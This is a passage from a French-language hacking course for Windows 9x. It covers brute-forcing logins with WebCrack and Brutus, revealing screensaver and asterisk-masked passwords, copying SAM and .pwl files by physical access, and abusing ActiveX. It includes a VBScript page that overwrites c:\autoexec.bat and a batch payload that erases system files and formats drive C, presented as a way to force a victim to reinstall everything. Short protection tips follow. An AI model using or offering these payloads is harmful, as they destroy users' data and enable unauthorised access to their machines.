
III Serveurs :

Une des manières qui permet de pénétrer sur un serveur est d'utiliser le cracking. Pour cracker un site on peut utiliser un soft comme WebCrack qui permet de faire une attaque par dictionnaire sur une page utilisant l'authentification HTTP.



Ci-dessus un exemple d'identification HTTP. Ci-contre l'interface principale de wwwcrack.

Pour utiliser wwwCrack il nous faut plusieurs dictionnaires. Un pour les logins et un pour les pass. Dans "Target URL", il faut mettre l'URL cible que l'on désire cracker. Dans notre exemple on essaye de cracker une machine local, utilisant SWAT (interface HTML de Samba qui requière une authentification par login/mot de pass sur le port 901). Brutus est un soft comme wwwhack sauf qu'il permet de cracker divers services comme FTP, POP3, Telnet, SMB, etc...



Les options sont a peut prêt les mêmes que pour les softs précédents "Connection Options"

Target : Ip cible

Type : Type de services (FTP,Telnet, etc...)

Port : Port cible

Connections : Nombre de connexions simultanés

Timeout : Durée du timeout

Proxy : pour utiliser un proxy (se référer plus loin dans le cours)

"Services Options"

Suivant le type de services sélectionné vous aurez diverses options dans cette partie.

"Authentication Options"

Pass Mode : type d'attaque (dico, hybride, brut force)


Suivant le mode choisi, vous aurez diverses options.

IV Screensavers :

Les méthodes pour contourner ou trouver un pass d'ecran de veille.

1.Lorsque l'écran de veille n'est pas actif :

-Il est possible pour un pirate de voir le mot de pass de votre écran de veille, grâce a un soft comme Screen Saver Password (<http://www.ptorris.com/>)



En un click il vous affiche le mot de pass de votre écran de veille.

-Récupérez le fichier user.dat se trouvant dans c:\windows\profiles\[utilisateur] \ . Enregistrez le fichier sur une disquette, trouvez une autre machine utilisant Win9x et remplacez votre fichier user.dat par celui que vous avez récupéré. En utilisant le soft "Screen Saver Password" vous aurez directement le pass en clair.

2.Lorsque l'écran de veille est actif :

-Essayez la combinaison CTRL+ALT+SUPPR pour essayer de faire apparaître le gestionnaire de taches et ainsi désactiver le screensaver.


-Rebootez la machine sous DOS pour récupérer le fichier user.dat.

-Avec Cdsaver (<http://welcome.to/wangdomain>) il est possible de creer un cd autobootable sous windows qui permettrait de cracker un mot de pass d'écran de veille actif, si l'options autobootCD de windows est active. Ce qui aurait pour effet de lancer automatiquement CDSaver (soft de brut force) directement à partir du Cdrom.

V Les pass cachés avec des astérisques :

Imaginons vous vous connectez à internet de facons automatique (le pass n'est pas demandé a chaque démarrage d'internet). Il serait facile pour quelqu'un qui aurait accès a votre machine de voir votre pass grâce a un soft du genre Snadboy's Révélation (<http://www.snadboy.com>) ou VuPassword (<http://www.ptorris.com/>).

Avec Révélation :



Il suffit de faire un click gauche sur la cible, de maintenir le click et de déplacer la souris sur le pass a révéler. Vous verrez apparaître le pass en clair sur Révélation

VI Protections :

Il existe une multitude de softs qui permet de craquer toute sorte de fichier protégé (pwl, sam, zip, excel, word, etc...).

Il est donc important de toujours choisir un mot de pass comportant un maximum de caractères alphabétique, chiffres et caractères spéciaux (pour augmenter au maximum le temps que mettrait le hacker a trouver votre pass.

Changer assez souvent de pass comme ça le hacker n'aura sûrement pas le temps de cracker votre pass, vu qu'il changera a chaque fois.

Mettre un pass BIOS pour accéder au Setup, au système d'exploitation et changer la séquence de boot pour éviter de booter a partir d'une disquette.

Éviter de demander à Windows de sauvegarder vos pass (access internet, messagerie, etc...).

Installer un logiciel comme ZoneAlarm qui est simple d'utilisation pour ceux qui n'ont jamais utilisé de Firewall, ce qui vous permettra de detecter toutes intrusions sur votre machine et de bloquer certains port ou protocoles. Je vous conseil aussi l'installation d'un antivirus.

Mettre à jour votre système d'exploitation, ainsi que tous vos logiciels, le plus souvent possible.

Ne pas utiliser toujours le même pass pour vos diverses identifications.

Toujours changer le mot de pass par défaut de tous les services installé sur votre machine.

Ne pas stocké de fichier SAM sur son système NT, qui puisse être accessible à tous.

Link:

- <http://www.lostpassword.com> (site avec divers crackeurs de pass)
- <http://www.zonelabs.com> (site officiel pour télécharger ZoneAlarm)
- <http://www.try2hack.nl> (Challenges pour tester vos capacités à cracker un pass)



Acces au fichiers :

Nous allons voir dans cette sections les astuces utilisés pour récupérer un fichier .pwl ou SAM en ayant un accès physique à la machine.


1. La première est l'explorateur.

Vous connaissez tous l'explorateur windows ;) (Appuyez sur la touche windows de votre clavier + E)

2. Avec "Exécuter"



Cliquez sur "Parcourir..." et dans "Type :" choisissez "Tous les fichiers"




Il ne restera plus qu'à trouver le fichier à sauvegarder.

Cette méthode s'applique pour beaucoup de softs sous windows (ex: Notepad).

3. Une autre méthode pour accéder au répertoires windows.

Faites un click droit sur votre fond d'écran et cliquez sur propriété.



Clickez sur "Parcourir" comme pour la deuxième méthode. Mais vous remarquerez qu'il n'est pas possible de choisir le type de fichiers pour voir "Tous les fichiers".

Pour déjouer cette protection il suffit de mettre un signe "*" dans le nom du fichier et tapez Enter.


Comme par magie, tous les fichiers apparaissent.

4. Il est aussi possible d'accéder aux fichiers du disque dur a partir d' Internet Explorur.



Tapez : "file:///c:/" pour accéder au lecteur c: ou directement "c:/"

Internet Explorer vous permet aussi de visualiser les lecteurs partagés par les autres machines du réseau.




Sélectionnez un élément pour obtenir une description.

Tapez : "file://[nom de l'ordinateur]" pour accéder au ressources partagées.

5. La dernière méthode consiste a redémarrer l'ordinateur a partir d'une disquette de démarrage.


De cette manière il est possible d'utiliser le DOS pour accéder au fichier SAM par exemple et le copier sur une disquette. Nous verrons les commandes DOS dans la partie sur les fichiers .bat
 Pour faire une disquette de démarrage avec Win98 rien de plus simple...



Clickez sur "Démarrer"-->"Paramètres"-->"Panneau de configuration". Sur le panneau de configuration cliquez sur "Ajout/Suppression de Programmes", onglet "Disquette de démarrage". Insérez une disquette vierge dans votre lecteur et cliquez sur "Créer une disquette".

Vous pourrez vous procurez différentes disquettes de boot sur : <http://www.bootdisk.com/>

Astuce : Si vous n'avez pas accès au panneau de configuration, utilisez l'aide windows. Lancez l'aide windows en cliquant sur "démarrer"-->"Aide".



Clickez sur l'onglet "Index" et entrez un mot clé comme "Ajout/Suppression". Sélectionnez une sous catégorie comme "Ajouter des programmes". Sur votre droite vous devriez avoir un raccourci vers "Ajout/Suppression de programme". Vous pouvez faire de même pour ajouter ou supprimer un périphérique...

Les fichiers batch (.bat):

C'est partie du cours a pour but de vous montrer l'utilisation que pourrait faire une personne malveillante avec des fichiers .bat (sans oublier autoexec.bat), vous apprendre les commandes DOS. Pour mettre en oeuvre ce .bat on utilisera une faille ActiveX pour créer des fichiers .bat sur votre disque.

Pour construire votre premier fichier html, il vous faudra juste un notepad Windows ou tout autre editeur de texte. Créez un nouveau document texte en faisant un click droit sur votre bureau. Nommez le test.txt pour le moment. Ouvrez le en double clickant dessus. Voici la structure de base d'un fichier Html que vous devrez taper (sans les commentaires) pour contruire une page blanche nommée "Ma première page internet" :

```
<HTML>

<HEAD>

<!-- Ici l'entete de votre page vous pouvez y inclure par exemple le titre de votre page -->

<TITLE>Ma première page internet</TITLE>

</HEAD>

<BODY>

<!-- Ici se trouve le corps de votre page, c'est dans cette partie que vous devrez inclure votre script ActiveX-->

</BODY>

</HTML>
```

Entre les balises "<!--" et "-->" vous trouverez les commentaires qui n'apparaissent pas sur votre navigateur mais juste au niveau de la source de la page. Pour plus d'info sur le langage HTML --> <http://www.ac-grenoble.fr/gb/htmldoc.htm>

On peut trouver sur internet une multitude de scripts qui exploitent différentes failles pour lire, écrire, modifier des fichiers sur un disque client. Le script ci-dessous sera le script qui permettra l'écriture d'un fichier .bat sur votre disque. Il est a inclure dans une page HTML entre les balises <BODY> et </BODY>.

```
<script language="VBScript">

If location.protocol = "file:" then

Set FSO = CreateObject("Scripting.FileSystemObject")

HPath = Replace(location.href, "/", "\")

HPath = Replace(HPath, "file:\\", "")

HPath = FSO.GetParentFolderName(HPath)

Set TRange = document.body.createTextRange

Set BatFile = FSO.CreateTextFile("c:\autoexec.bat", 2, False)
```


BatFile.WriteLine "[icl]"

BatFile.WriteLine "[icl sera inclu le contenu du fichier .bat ligne par ligne que nous verront plus bas]"

BatFile.Close

end if

</script>

Dans notre exemple on va écraser le fichier autoexec.bat.

A la place du texte souligné il faudra inclure ligne par ligne, le contenu du fichier .bat a écrire.

Passons maintenant à l'explication et à l'écriture du contenu du fichier .bat.

Les fichiers .bat permettent l'exécution automatique de commandes DOS (et oui c'est aussi simple que ça ;)

Le fichier autoexec.bat de votre Win9x par exemple exécute toutes les commandes qu'on lui demande au démarrage de Windows.

Pour pouvoir construire correctement notre fichier .bat, il faut connaître les principales commandes DOS :

Les commandes DOS

cd..	revient au dossier racine
cd [repertoire]	aller dans un sous dossier
choice	l'utilisateur doit faire un choix
cls	efface ce qu'il y a à l'écran
copy [fichier]	copie un fichier dans un dossier
[dossier]	efface un fichier
del [fichier]	affiche le contenu d'un dossier en plusieurs fois
dir /p	affiche le contenu d'un dossier
dir	
@echo off	n'affiche pas les commandes à la suite
[commande]	saute une ligne
echo.	affiche le texte se trouvant a la suite
echo [texte]	affiche le fichier texte et permet de l'éditer
edit [fichier]	
erase	
[chemin fichier]	efface un fichier (pas d'accord demandé)
format [lecteur]	format un disque (accord victime demandé)
goto	demande de branchement (saut)
if	branchement conditionnel
mem	affiche l'espace disque
mkdir[dossier]	crée un dossier
pause	pour que le programme continu, il faut appuyer sur une touche
ren [fichier1] .	
[nouvelle	
extension]	change l'extension du fichier 1 par la nouvelle extension
rename [fichier1]	
[nouveau nom]	renomme le fichier1 par le nouveau nom
rmdir [dossier]	efface un dossier
type	
[fichier texte]	affiche le contenu d'un fichier txt
ver	affiche la version du DOS
vol [lecteur]	affiche le nom d'un lecteur
c:\windows*.*	indique tout le contenu d'un dossier (demande autorisation)

c:\windows*.
[extension]

indique tous les fichiers d'un certains type du dossier windows (pas d'autorisation demandé)


Pour avoir plus d'aide sur le command dos il suffit dans une fenêtre DOS de taper la commande voulu suivie de "?".

ex: c:\windows\command>ping /?

Contenu du fichier .bat:

Voici un exemple qui obligerait la victime a tout réinstaller :

```
@echo off
erase c:\windows\*.exe
erase c:\windows\command.com
erase c:\autoexec.bat
erase c:\keyb.com
erase c:\keyfr.com
erase c:\Key.com
erase c:\ansi.sys
erase c:\windows\format.com
erase c:\windows\*.com
cls
dir/p c:\windows\
pause
echo.
echo Bonne reinstallation ;)
echo.
echo On va commencer par formater hein ?
pause
vol c:
format c:
```





Ce fichier est à utilisé avec beaucoup de précautions...

Chacune des lignes du fichier .bat est à inclure dans notre script et notre fichier html est fini. Il ne vous reste plus qu'a le tester en double cliquant dessus. Cela aura pour effet d'écraser le fichier .bat et au prochain reboot, l'exécution automatique de notre fichier .bat (autoexce.bat).



Protection :

Désactiver activeX dans les paramètres de votre navigateur ou vérifier le code source avant de l'exécuter.

Pour voir la source d'une page Internet, cliquez sur "affichage"-->"source" dans IE.



Il est important de bien paramétrer son navigateur en utilisant les options de sécurité de IE.



Pour modifier les options de sécurité cliquez sur "Outils"-->"Options Internet". Onglet "Sécurité". En cliquant sur "Personnaliser le niveau..." vous pourrez désactiver l'exécution du Javascript, ActiveX ou l'utilisation de cookies par exemple. Si vous ne savez pas a quoi correspond une certaine option, je vous conseil de mettre toujours l'option "demander" ou "désactiver".

Links :

